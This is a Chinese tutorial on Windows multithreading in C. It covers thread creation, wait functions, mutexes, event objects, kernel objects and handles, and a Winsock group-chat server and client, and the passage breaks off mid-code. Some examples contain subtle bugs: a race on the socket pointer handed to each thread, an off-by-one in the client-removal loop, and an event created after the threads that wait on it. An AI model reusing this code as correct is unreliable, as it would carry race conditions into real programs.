


假定工厂的电力有限，一次只能供给一个或少量几个车间使用。也就是说，一部分车间开工的时候，其他车间都必须停工。背后的含义就是，单个CPU一次只能运行一个任务，多个CPU能够运行少量任务。





线程就好比车间里的工人。一个进程可以包括多个线程，他们协同完成某一个任务。



为什么使用多线程

* 避免阻塞

大家知道，单个进程只有一个主线程，当主线程阻塞的时候，整个进程也就阻塞了，无法再去做其它的一些功能了。


* 避免CPU空转

应用程序经常会涉及到RPC，数据库访问，磁盘IO等操作，这些操作的速度比CPU慢很多，而在等待这些响应时，CPU却不能去处理新的请求，导致这种单线程的应用程序性能很差。 cpu 》》 内存 》》 磁盘

* 提升效率

一个进程要独立拥有4GB的虚拟地址空间，而多个线程可以共享同一地址空间，线程的切换比进程的切换要快得多。

上下文切换



### 6.2线程创建函数

CreateThread

CreateThread是一种微软在Windows API中提供了建立新的线程的函数，该函数在[主线程](https://baike.baidu.com/item/%E4%B8%BB%E7%BA%BF%E7%A8%8B/9600138" \t "_blank)的基础上创建一个新线程。[线程](https://baike.baidu.com/item/%E7%BA%BF%E7%A8%8B/103101)终止运行后，线程对象仍然在系统中，必须通过CloseHandle函数来关闭该线程对象。

[HANDLE](https://baike.baidu.com/item/HANDLE) CreateThread(

LPSECURITY\_ATTRIBUTES lpThreadAttributes,//SD

SIZE\_T dwStackSize,//initialstacksize

LPTHREAD\_START\_ROUTINE lpStartAddress,//threadfunction

[LPVOID](https://baike.baidu.com/item/LPVOID) lpParameter,//threadargument

[DWORD](https://baike.baidu.com/item/DWORD) dwCreationFlags,//creationoption

LPDWORD lpThreadId//threadidentifier

)

* 第一个参数 lpThreadAttributes 表示线程内核对象的安全属性，一般传入NULL表示使用默认设置。
* 第二个参数 dwStackSize 表示线程栈空间大小。传入0表示使用默认大小（1MB）。
* 第三个参数 lpStartAddress 表示新线程所执行的线程函数地址，多个线程可以使用同一个函数地址。
* 第四个参数 lpParameter 是传给线程函数的参数。
* 第五个参数 dwCreationFlags 指定额外的标志来控制线程的创建，为0表示线程创建之后立即就可以进行调度，如果为CREATE\_SUSPENDED则表示线程创建后暂停运行，这样它就无法调度，直到调用ResumeThread()。
* 第六个参数 lpThreadId 将返回线程的ID号，传入NULL表示不需要返回该线程ID号

unsigned long \_beginthreadex(

    void \*security,    // 安全属性， 为NULL时表示默认安全性

    unsigned stack\_size,    // 线程的堆栈大小， 一般默认为0

    unsigned(\_stdcall \*start\_address)(void \*),   // 线程函数

    void \*argilist, // 线程函数的参数

   unsigned initflag,    // 新线程的初始状态，0表示立即执行，//CREATE\_SUSPENDED表示创建之后挂起

    unsigned \*threaddr    // 用来接收线程ID

);

返回值 : // 成功返回新线程句柄， 失败返回0

\_\_stdcall表示

1.参数从右向左压入堆栈

2.函数被调用者修改堆栈

#include <stdio.h>

#include <windows.h>

#include <process.h>

*DWORD* *WINAPI* ThreadFun(*LPVOID* p)

{

int iMym = \*((int\*)p);

*printf*("我是子线程，PID = %d,iMym = %d\n", *GetCurrentThreadId*(), iMym);

return 0;

}

int main()

{

*printf*("main begin\n");

*HANDLE* hThread;

*DWORD* dwThreadID;

int m = 100;

hThread = *CreateThread*(*NULL*, 0, ThreadFun, &m, 0, &dwThreadID);

*printf*("我是主线程，PID = %d\n", *GetCurrentThreadId*());

*CloseHandle*(hThread);

*Sleep*(2000);

*system*("pause");

return 0;

}

### 6.3简单多线程示例

1 理解内核对象

1 定义:

内核对象通过API来创建，每个内核对象是一个数据结构，它对应一块内存，由操作系统内核分配，并且只能由操作系统内核访问。在此数据结构中少数成员如安全描述符和使用计数是所有对象都有的，但其他大多数成员都是不同类型的对象特有的。内核对象的数据结构只能由操作系统提供的API访问，应用程序在内存中不能访问。调用创建内核对象的函数后，该函数会返回一个句柄，它标识了所创建的对象。它可以由进程的任何线程使用。

CreateProcess

CreateThread

CreateFile

event

Job

Mutex

常见的内核对象 : 进程、线程、文件，存取符号对象、事件对象、文件对象、作业对象、互斥对象、管道对象、等待计时器对象，邮件槽对象，信号对象

内核对象：为了管理线程/文件等资源而由操作系统创建的数据块。

其创建的所有者肯定是操作系统。

第一阶段:主线程和子线程的结束时间

main函数返回后，整个进程终止，同时终止其包含的所有线程。。。

#include <stdio.h>

#include <windows.h>

#include <process.h>

unsigned WINAPI ThreadFunc(void \*arg);

int main(int argc, char \*argv[])

{

HANDLE hThread;

unsigned threadID;

int param=5;

hThread=(HANDLE)\_beginthreadex(NULL, 0, &ThreadFunc, (void\*)&param, 0, &threadID);

if(hThread==0)

{

puts("\_beginthreadex() error");

return -1;

}

Sleep(3000);

puts("end of main");

return 0;

}

unsigned WINAPI ThreadFunc(void \*arg)

{

int i;

int cnt=\*((int\*)arg);

for(i=0; i<cnt; i++)

{

Sleep(1000); puts("running thread");

}

return 0;

}

第二阶段

WaitForSingleObject

来等待一个内核对象变为已通知状态

*WaitForSingleObject*(

*\_In\_* *HANDLE* hHandle, //指明一个内核对象的句柄

*\_In\_* *DWORD* dwMilliseconds //等待时间

);

#include <stdio.h>

#include <windows.h>

#include <process.h>

unsigned int \_\_stdcall ThreadFun(*LPVOID* p)

{

int cnt = \*((int\*)p);

for (int i = 0; i < cnt; i++)

{

*Sleep*(1000);

*puts*("running thread");

}

return 0;

}

int main()

{

*printf*("main begin\n");

int iParam = 5;

unsigned int dwThreadID;

*DWORD* wr;

*HANDLE* hThread = (*HANDLE*)*\_beginthreadex*(*NULL*, 0, ThreadFun,

(void\*)&iParam, 0, &dwThreadID);

if (hThread == *NULL*)

{

*puts*("\_beginthreadex() error");

return -1;

}

//

*printf*("WaitForSingleObject begin\n");

if ((wr = *WaitForSingleObject*(hThread, *INFINITE*)) == *WAIT\_FAILED*)

{

*puts*("thread wait error");

return -1;

}

*printf*("WaitForSingleObject end\n");

*printf*("main end\n");

*system*("pause");

return 0;

}

第三阶段:

起两个线程，一个加+1，一个减1

*WaitForMultipleObjects*

***WaitForMultipleObjects***(

*\_In\_* *DWORD* nCount, // 要监测的句柄的组的句柄的个数

*\_In\_reads\_*(nCount) *CONST* *HANDLE*\* lpHandles, //要监测的句柄的组

*\_In\_* *BOOL* bWaitAll, // TRUE 等待所有的内核对象发出信号， FALSE 任意一个内核对象发出信号

*\_In\_* *DWORD* dwMilliseconds //等待时间

);

#include <stdio.h>

#include <windows.h>

#include <process.h>

#define NUM\_THREAD 50

unsigned WINAPI threadInc(void \* arg);

unsigned WINAPI threadDes(void \* arg);

long long num=0;

int main(int argc, char \*argv[])

{

HANDLE tHandles[NUM\_THREAD];

int i;

printf("sizeof long long: %d \n", sizeof(long long));

for(i=0; i<NUM\_THREAD; i++)

{

if(i%2)

tHandles[i]=(HANDLE)\_beginthreadex(NULL, 0, threadInc, NULL, 0, NULL);

else

tHandles[i]=(HANDLE)\_beginthreadex(NULL, 0, threadDes, NULL, 0, NULL);

}

WaitForMultipleObjects(NUM\_THREAD, tHandles, TRUE, INFINITE);

printf("result: %lld \n", num);

return 0;

}

unsigned WINAPI threadInc(void \* arg)

{

int i;

for(i=0; i<500000; i++)

num+=1;

return 0;

}

unsigned WINAPI threadDes(void \* arg)

{


int i;

for(i=0; i<500000; i++)

num-=1;

return 0;

}



### 6.4线程同步---互斥对象

互斥对象(mutex)属于内核对象，它能够确保线程拥有对单个资源的互斥访问权。

互斥对象包含一个使用数量，一个线程ID和一个计数器。其中线程ID用于标识系统中的哪个线程当前拥有互斥对象，计数器用于指明该线程拥有互斥对象的次数。

**创建**互斥对象：调用函数**CreateMutex**。调用成功，该函数返回所创建的互斥对象的句柄。

**请求**互斥对象所有权：调用函数**WaitForSingleObject**函数。线程必须主动请求共享对象的所有权才能获得所有权。

**释放**指定互斥对象的所有权：调用**ReleaseMutex**函数。线程访问共享资源结束后，线程要主动释放对互斥对象的所有权，使该对象处于已通知状态。

CreateMutex

*HANDLE*

*WINAPI*

*CreateMutexW*(

*\_In\_opt\_* *LPSECURITY\_ATTRIBUTES* lpMutexAttributes, //指向安全属性

*\_In\_* *BOOL* bInitialOwner, //初始化互斥对象的所有者 TRUE 立即拥有互斥体，false表示创建的这个mutex不属于任何线程；所以处于激发状态，也就是有信号状态

*\_In\_opt\_* *LPCWSTR* lpName //指向互斥对象名的指针 L“Bingo”

);

#include <stdio.h>

#include <windows.h>

#include <process.h>

#define NUM\_THREAD 50

unsigned WINAPI threadInc(void \* arg);

unsigned WINAPI threadDes(void \* arg);

long long num=0;

HANDLE hMutex;

int main(int argc, char \*argv[])

{

HANDLE tHandles[NUM\_THREAD];

int i;

hMutex=CreateMutex(NULL, FALSE, NULL);

for(i=0; i<NUM\_THREAD; i++)

{

if(i%2)

tHandles[i]=(HANDLE)\_beginthreadex(NULL, 0, threadInc, NULL, 0, NULL);

else

tHandles[i]=(HANDLE)\_beginthreadex(NULL, 0, threadDes, NULL, 0, NULL);

}

WaitForMultipleObjects(NUM\_THREAD, tHandles, TRUE, INFINITE);

CloseHandle(hMutex);

printf("result: %lld \n", num);

return 0;

}

unsigned WINAPI threadInc(void \* arg)

{

int i;

WaitForSingleObject(hMutex, INFINITE);

for(i=0; i<500000; i++)

num+=1;

ReleaseMutex(hMutex);

return 0;

}

unsigned WINAPI threadDes(void \* arg)

{

int i;

WaitForSingleObject(hMutex, INFINITE);

for(i=0; i<500000; i++)

num-=1;

ReleaseMutex(hMutex);

return 0;

}

### 6.5多线程实现qq群聊的服务端和客户端

服务端

//多线程+socket编程的一个联合使用

//用互斥体进行线程同步 socket编程 临界区 全局变量

#include <WinSock2.h>

#include <iostream>

#include <windows.h>

#include <process.h>

#pragma comment(lib, "ws2\_32.lib")

#define MAX\_CLNT 256

#define MAX\_BUF\_SIZE 256

*SOCKET* clntSocks[MAX\_CLNT]; //所有的连接的客户端socket

*HANDLE* hMutex;

int clntCnt = 0; //当前连接的数目

// 服务端的设计：

// 1 每来一个连接，服务端起一个线程（安排一个工人）维护

// 2 将收到的消息转发给所有的客户端

// 3 某个连接断开，需要处理断开的连接

//发送给所有的客户端

void SendMsg(char \*szMsg, int iLen)

{

int i = 0;

*WaitForSingleObject*(hMutex, *INFINITE*);

for (i = 0; i < clntCnt; i++)

{

*send*(clntSocks[i], szMsg, iLen, 0);

}

*ReleaseMutex*(hMutex);

}

//处理客户端连接的函数

unsigned *WINAPI* HandleCln(void\* arg)

{

//1 接收传递过来的参数

*SOCKET* hClntSock = \*((*SOCKET*\*)arg);

int iLen = 0, i;

char szMsg[MAX\_BUF\_SIZE] = { 0 };

//2 进行数据的收发 循环接收

//接收到客户端的数据

// while ((iLen = recv(hClntSock, szMsg, sizeof(szMsg),0)) != 0)

// { //收到的数据立马发给所有的客户端

// SendMsg(szMsg, iLen);

// }

while (1)

{

iLen = *recv*(hClntSock, szMsg, sizeof(szMsg), 0);

if (iLen != -1)

{

//收到的数据立马发给所有的客户端

SendMsg(szMsg, iLen);

}

else

{

break;

}

}

*printf*("此时连接数目为 %d\n", clntCnt);

//3 某个连接断开，需要处理断开的连接 遍历

*WaitForSingleObject*(hMutex, *INFINITE*);

for (i = 0; i<clntCnt; i++)

{

if (hClntSock == clntSocks[i])

{

//移位

while (i++ < clntCnt)

{

clntSocks[i] = clntSocks[i+1];

}

break;

}

}

clntCnt--; //当前连接数的一个自减

*printf*("断开此时连接数目 %d", clntCnt);

*ReleaseMutex*(hMutex);

*closesocket*(hClntSock);

return 0;

}

int main()

{

// 加载套接字库

*WORD* wVersionRequested;

*WSADATA* wsaData;

int err;

*HANDLE* hThread;

wVersionRequested = *MAKEWORD*(1, 1);

// 初始化套接字库

err = *WSAStartup*(wVersionRequested, &wsaData);

if (err != 0)

{

return err;

}

if (*LOBYTE*(wsaData.*wVersion*) != 1 || *HIBYTE*(wsaData.*wVersion*) != 1)

{

*WSACleanup*();

return -1;

}

//创建一个互斥对象

hMutex = *CreateMutex*(*NULL*, *FALSE*, *NULL*);

// 新建套接字

*SOCKET* sockSrv = *socket*(*AF\_INET*, *SOCK\_STREAM*, 0);

*SOCKADDR\_IN* addrSrv;

addrSrv.*sin\_addr*.*S\_un*.*S\_addr* = *htonl*(*INADDR\_ANY*);

addrSrv.*sin\_family* = *AF\_INET*;

addrSrv.*sin\_port* = *htons*(9190);

// 绑定套接字到本地IP地址，端口号9190

if (*bind*(sockSrv, (*SOCKADDR*\*)&addrSrv, sizeof(*SOCKADDR*)) == *SOCKET\_ERROR*)

{

*printf*("bind ERRORnum = %d\n", *GetLastError*());

return -1;

}

// 开始监听

if(*listen*(sockSrv, 5) == *SOCKET\_ERROR*)

{

*printf*("listen ERRORnum = %d\n", *GetLastError*());

return -1;

}

*printf*("start listen\n");

*SOCKADDR\_IN* addrCli;

int len = sizeof(*SOCKADDR*);

while (1)

{

// 接收客户连接 sockConn此时来的客户端连接

*SOCKET* sockConn = *accept*(sockSrv, (*SOCKADDR*\*)&addrCli, &len);

//每来一个连接，服务端起一个线程（安排一个工人）维护客户端的连接

//每来一个连接，全局数组应该加一个成员，最大连接数加1

*WaitForSingleObject*(hMutex, *INFINITE*);

clntSocks[clntCnt++] = sockConn;

*ReleaseMutex*(hMutex);

hThread = (*HANDLE*)*\_beginthreadex*(*NULL*, 0, HandleCln,

(void\*)&sockConn, 0, *NULL*);

*printf*("Connect client IP: %s \n", *inet\_ntoa*(addrCli.*sin\_addr*));

*printf*("Connect client num: %d \n", clntCnt);

}

*closesocket*(sockSrv);

*WSACleanup*();

return 0;

}

客户端

// 1 接收服务端的消息 安排一个工人 起一个线程接收消息

// 2 发送消息给服务端 安排一个工人 起一个线程发送消息

// 3 退出机制

#include <WinSock2.h>

#include <iostream>

#include <windows.h>

#include <process.h>

#pragma comment(lib, "ws2\_32.lib")

#define NAME\_SIZE 32

#define BUF\_SIZE 256

char szName[NAME\_SIZE] = "[DEFAULT]";

char szMsg[BUF\_SIZE];

//发送消息给服务端

unsigned *WINAPI* SendMsg(void\* arg)

{

//1 接收传递过来的参数

*SOCKET* hClntSock = \*((*SOCKET*\*)arg);

char szNameMsg[NAME\_SIZE + BUF\_SIZE]; //又有名字，又有消息

//循环接收来自于控制台的消息

while (1)

{

*fgets*(szMsg, BUF\_SIZE, *stdin*); //阻塞在这一句

//退出机制 当收到q或Q 退出

if (!*strcmp*(szMsg, "Q\n") || !*strcmp*(szMsg, "q\n"))

{

*closesocket*(hClntSock);

*exit*(0);

}

*sprintf*(szNameMsg, "%s %s",szName, szMsg);//字符串拼接

*send*(hClntSock, szNameMsg, *strlen*(szNameMsg), 0);//发送

}

return 0;

}

//接收服务端的消息

unsigned *WINAPI* RecvMsg(void\* arg)

{

//1 接收传递过来的参数

*SOCKET* hClntSock = \*((*SOCKET*\*)arg);

char szNameMsg[NAME\_SIZE + BUF\_SIZE]; //又有名字，又有消息

int iLen = 0;

while (1)

{

//recv阻塞

iLen = *recv*(hClntSock, szNameMsg, NAME\_SIZE + BUF\_SIZE - 1, 0);

//服务端断开

if (iLen == -1)

{

return -1;

}

// szNameMsg的0到iLen -1 都是收到的数据 iLen个

szNameMsg[iLen] = 0;

//接收到的数据输出到控制台

*fputs*(szNameMsg, *stdout*);

}

return 0;

}

// 带参数的main函数，用命令行启动 在当前目录按下shift + 鼠标右键 cmd

int main(int argc, char \*argv[])

{

// 加载套接字库

*WORD* wVersionRequested;

*WSADATA* wsaData;

int err;

*SOCKET* hSock;

*SOCKADDR\_IN* servAdr;

*HANDLE* hSendThread, hRecvThread;

wVersionRequested = *MAKEWORD*(1, 1);

// 初始化套接字库

err = *WSAStartup*(wVersionRequested, &wsaData);

if (err != 0)

{

return err;

}

if (*LOBYTE*(wsaData.*wVersion*) != 1 || *HIBYTE*(wsaData.*wVersion*) != 1)

{

*WSACleanup*();

return -1;

}

*sprintf*(szName, "[%s]", argv[1]);

//1 建立socket

hSock = *socket*(*PF\_INET*, *SOCK\_STREAM*, 0);

// 2 配置端口和地址

*memset*(&servAdr, 0, sizeof(servAdr));

servAdr.*sin\_addr*.*S\_un*.*S\_addr* = *inet\_addr*("127.0.0.1");

servAdr.*sin\_family* = *AF\_INET*;

servAdr.*sin\_port* = *htons*(9190);

// 3 连接服务器

if (*connect*(hSock, (*SOCKADDR*\*)&servAdr, sizeof(servAdr)) == *SOCKET\_ERROR*)

{

*printf*("connect error error code = %d\n",*GetLastError*());

return -1;

}

// 4 发送服务端的消息 安排一个工人 起一个线程发送消息

hSendThread = (*HANDLE*)*\_beginthreadex*(*NULL*, 0, SendMsg,

(void\*)&hSock, 0, *NULL*);

// 5 接收消息给服务端 安排一个工人 起一个线程接收消息

hRecvThread = (*HANDLE*)*\_beginthreadex*(*NULL*, 0, RecvMsg,

(void\*)&hSock, 0, *NULL*);

//等待内核对象的信号发生变化

*WaitForSingleObject*(hSendThread, *INFINITE*);

*WaitForSingleObject*(hRecvThread, *INFINITE*);

// 6 关闭套接字

*closesocket*(hSock);

*WSACleanup*();

return 0;

}

### 6.6线程同步之事件对象

事件对象也属于内核对象，它包含以下三个成员：

        ●    使用计数；

        ●    用于指明该事件是一个自动重置的事件还是一个人工重置的事件的布尔值；

        ●    用于指明该事件处于已通知状态还是未通知状态的布尔值。

        事件对象有两种类型：人工重置的事件对象和自动重置的事件对象。这两种事件对象的区别在于当人工重置的事件对象得到通知时，等待该事件对象的所有线程均变为可调度线程；而当一个自动重置的事件对象得到通知时，等待该事件对象的线程中只有一个线程变为可调度线程。

1.      创建事件对象

       调用CreateEvent函数创建或打开一个命名的或匿名的事件对象。

2.      设置事件对象状态

       调用SetEvent函数把指定的事件对象设置为有信号状态。

3.      重置事件对象状态

       调用ResetEvent函数把指定的事件对象设置为无信号状态。

4.      请求事件对象

线程通过调用WaitForSingleObject函数请求事件对象。

        创建事件对象的函数原型如下：

HANDLE CreateEvent(

LPSECURITY\_ATTRIBUTES lpEventAttributes, // 安全属性 　　  
BOOL bManualReset, 　　// 复位方式　　TRUE 必须用ResetEvent手动复原 FALSE 自动还原为无信号状态

BOOL bInitialState, 　 // 初始状态 　　TRUE 初始状态为有信号状态 FALSE 无信号状态

LPCTSTR lpName 　　　　//对象名称 　NULL 无名的事件对象

);

输入一个全局字串： ABCD AAADDD

通过多线程的方式来判断有几个字母A，必须用线程同步的方式实现；

事件对象来实现：

#if 1

#include <stdio.h>

#include <windows.h>

#include <process.h>

#define STR\_LEN 100

unsigned *WINAPI* NumberOfA(void\* arg);

unsigned *WINAPI* NumberOfOthers(void\* arg);

static char str[STR\_LEN];

static *HANDLE* hEvent;

int main(int argc, char\* argv[])

{

*HANDLE* hThread1, hThread2;

*fputs*("Input string: ", *stdout*);

*fgets*(str, STR\_LEN, *stdin*);

//NUll 默认的安全符 手动 FALSE 初始状态为无信号状态

hEvent = *CreateEvent*(*NULL*, *TRUE*, *FALSE*, *NULL*);

hThread1 = (*HANDLE*)*\_beginthreadex*(*NULL*, 0, NumberOfA, *NULL*, 0, *NULL*);

hThread2 = (*HANDLE*)*\_beginthreadex*(*NULL*, 0, NumberOfOthers, *NULL*, 0, *NULL*);

*WaitForSingleObject*(hThread1, *INFINITE*);

*WaitForSingleObject*(hThread2, *INFINITE*);

//直到2个线程执行完之后，再把事件设置为无信号状态

*ResetEvent*(hEvent);

*CloseHandle*(hEvent);

*system*("pause");

return 0;

}

unsigned *WINAPI* NumberOfA(void\* arg)

{

int i, cnt = 0;

//再没有执行fputs("Input string: ", stdout);

//fgets(str, STR\_LEN, stdin);SetEvent(hEvent);之前，卡在

//WaitForSingleObject

*WaitForSingleObject*(hEvent, *INFINITE*);

for (i = 0; str[i] != 0; i++)

{

if (str[i] == 'A')

cnt++;

}

*printf*("Num of A: %d \n", cnt);

return 0;

}

unsigned *WINAPI* NumberOfOthers(void\* arg)

{

int i, cnt = 0;

//再没有执行fputs("Input string: ", stdout);

//fgets(str, STR\_LEN, stdin);SetEvent(hEvent);之前，卡在

//WaitForSingleObject

// WaitForSingleObject(hEvent, INFINITE);

for (i = 0; str[i] != 0; i++)

{

if (str[i] != 'A')

cnt++;

}

*printf*("Num of others: %d \n", cnt - 1);

//把事件对象设置为有信号状态

*SetEvent*(hEvent);

return 0;

}

#endif

// 火车站卖票 A工人 B工人

#include <stdio.h>

#include <windows.h>

#include <process.h>

int iTickets = 100;

*HANDLE* g\_hEvent;

*DWORD* *WINAPI* SellTicketA(void\* lpParam)

{

while (1)

{

*WaitForSingleObject*(g\_hEvent, *INFINITE*);

if (iTickets > 0)

{

*Sleep*(1);

iTickets--;

*printf*("A remain %d\n", iTickets);

}

else

{

break;

}

*SetEvent*(g\_hEvent);

}

return 0;

}

*DWORD* *WINAPI* SellTicketB(void\* lpParam)

{

while (1)

{

*WaitForSingleObject*(g\_hEvent, *INFINITE*);

if (iTickets > 0)

{

*Sleep*(1);

iTickets--;

*printf*("B remain %d\n", iTickets);

}

else

{

break;

}

*SetEvent*(g\_hEvent);

}

return 0;//0 内核对象被销毁

}

int main()

{

*HANDLE* hThreadA, hThreadB;

hThreadA = *CreateThread*(*NULL*, 0 ,SellTicketA, *NULL*, 0, 0);// 2

hThreadB = *CreateThread*(*NULL*, 0, SellTicketB, *NULL*, 0, 0);

*CloseHandle*(hThreadA); //1

*CloseHandle*(hThreadB);

g\_hEvent = *CreateEvent*(*NULL*, *FALSE*, *FALSE*, *NULL*);

*SetEvent*(g\_hEvent);

*Sleep*(4000);

*CloseHandle*(g\_hEvent);

*system*("pause");

return 0;

}

### 6.7深入理解windows内核对象与句柄

1. 内核对象


Windows中每个内核对象都只是一个内存块，它由操作系统内核分配，并只能由操作系统内核进行访问，应用程序不能在内存中定位这些数据结构并直接更改其内容。这个内存块是一个数据结构，其成员维护着与对象相关的信息。少数成员（安全描述符和使用计数）是所有内核对象都有的，但大多数成员都是不同类型对象特有的。

CreateFile

如：file文件对象、event事件对象、process进程、thread线程、iocompletationport完成端口（windows服务器）、mailslot邮槽、mutex互斥量和 registry注册表 等

2. 内核对象的使用计数与生命期

内核对象的所有者是操作系统内核，而非进程。换言之也就是说当进程退出，内核对象不一定会销毁。操作系统内核通过内核对象的使用计数，知道当前有多少个进程正在使用一个特定的内核对象。初次创建内核对象，使用计数为1。当另一个进程获得该内核对象的访问权之后，使用计数加1。如果内核对象的使用计数递减为0，操作系统内核就会销毁该内核对象。也就是说内核对象在当前进程中创建，但是当前进程退出时，内核对象有可能被另外一个进程访问。这时，进程退出只会减少**当前进程**对引用的所有内核对象的使用计数，而不会减少**其他进程**对内核对象的使用计数（即使该内核对象由当前进程创建）。那么内核对象的使用计数未递减为0，操作系统内核不会销毁该内核对象。示例如下：



(1)进程1退出，2不退出时。内核对象A,B的引用计数减为0，被操作系统内核销毁，而进程1只减少自身对C,D的引用计数，不会影响进程2对C,D的引用计数，此时C,D引用计数不为0，不会被销毁。  
(2)进程2退出，1不退出时。进程2减少自身对C,D的引用计数，不会影响进程1，故A,B,C,D都不会被销毁  
(3)进程1，2均退出时，只要ABCD不被别的进程使用，内核对象A,B,C,D的引用计数均递减为0，被内核销毁  
(4)进程1和2均为退出时，内核对象A,B,C,D的引用计数只要有一个递减为0，那么递减为0的内核对象便被内核销毁

3. 操作内核对象

Windows提供了一组函数进行操作内核对象。成功调用一个创建内核对象的函数后，会返回一个句柄，它表示了所创建的内核对象，可由进程中的任何线程使用。在32位进程中，句柄是一个32位值，在64位进程中句柄是一个64位值。我们可以使用唯一标识内核对象的句柄，调用内核操作函数对内核对象进行操作。

4. 内核对象与其他类型的对象


Windows进程中除了内核对象还有其他类型的对象，比如窗口，菜单，字体等，这些属于用户对象和GDI对象。要区分内核对象与非内核对象，最简单的方式就是查看创建这个对象的函数，几乎所有创建内核对象的函数都有一个允许我们指定安全属性的参数。

注意：

1 一个对象是不是内核对象，通常可以看创建此对象API的参数中是否需要：PSECURITY\_ATTRIBUTES 类型的参数。

2 内核对象只是一个内存块，这块内存位于操作系统内核的地址空间，内存块中存放一个数据结构（此数据结构的成员有如：安全描述符、使用计数等）。

3 每个进程中有一个句柄表（handle table），这个句柄表仅供内核对象使用，如下图：



4 调用

hThread = CreateThread(... , &threadId);

当调用了CreateThread CreateFile 等创建内核对象的函数后，

就是相当于操作系统多了一个内存块，这个内存块就是内核对象

也是此时内核对象被创建，其数据结构中的引用计数初始为1（这样理解：只要内核对象被创建，其引用计数被初始化为1），这里实则发生两件事：创建了一个内核对象和创建线程的函数打开（访问）了此对象，所以内核对象的引用计数加1，这时引用计数就为2了。

调用API CreateThread的时候，不仅仅是创建了一个内核对象，引用计数+1，还打开了内核对象+1，所以引用计数变为2

当调用CloseHandle(hThread); 时发生这样的事情：系统通过hThread计算出此句柄在句柄表中的索引，然后把那一项处理后标注为空闲可用的项，内核对象的引用计数减1即此时此内核对象的引用计数为1，之后这个线程句柄与创建时产生的内核对象已经没有任何关系了。不能通过hThread句柄去访问内核对象了

只有当内核对象的引用计数为0时，内核对象才会被销毁，而此时它的引用计数为1，那它什么时候会被销毁？

当此线程结束的时候，它的引用计数再减1即为0，内核对象被销毁。此时又有一个新问题产生：我们已经关闭了线程句柄，也就是这个线程句柄已经和内核对象没有瓜葛了，那么那个内核对象是怎么又可以和此线程联系起来了呢？ 其实是创建线程时产生的那个线程ID，代码如下：

#include <stdio.h>

#include <windows.h>

#include <WinBase.h>

*DWORD* *WINAPI* ThreadProc(*LPVOID* lpParameter)

{

*printf*("I am comming...");

while (1) {}

return 0;

}

int main()

{

*HANDLE* hThread;

*HANDLE* headle2;

*DWORD* threadId;

hThread = *CreateThread*(*NULL*, 0, ThreadProc, *NULL*, 0, &threadId);

